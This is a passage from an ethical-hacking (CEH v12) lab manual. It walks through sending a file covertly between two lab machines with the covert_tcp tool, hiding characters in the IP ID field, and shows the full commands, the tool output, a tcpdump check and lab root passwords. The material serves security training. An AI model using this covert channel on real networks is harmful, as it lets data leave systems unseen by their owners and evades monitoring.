Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```


29. Now, click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.



30. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



31. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



32. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.

33. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

34. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.

35. covert_tcp starts sending the string one character at a time, as shown in the screenshot.

```

Applications Places System
File Edit View Search Terminal Help
root@parrot:~/home/attacker/Desktop/Send|
# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt -Par
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.1.9
Source Host : 10.10.1.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data:

```

36. Click **CEHv12 Ubuntu** to switch to the Ubuntu machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.

```

Activities Terminal
May 18 05:35
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop/Receive
root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine: ~$ mkdir Receive
root@ubuntu-Virtual-Machine: ~$ cd Receive
root@ubuntu-Virtual-Machine: ~/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
  45 | main(int argc, char **argv)
     |
root@ubuntu-Virtual-Machine: ~/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.1.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:

```

37. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.

Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.


38. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.

Activities Terminal May 18 05:36

```
root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine: $ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# tcpdump -nvvx port 8888 -i lo
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@ubuntu-Virtual-Machine:/home/ubuntu#
```


39. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.



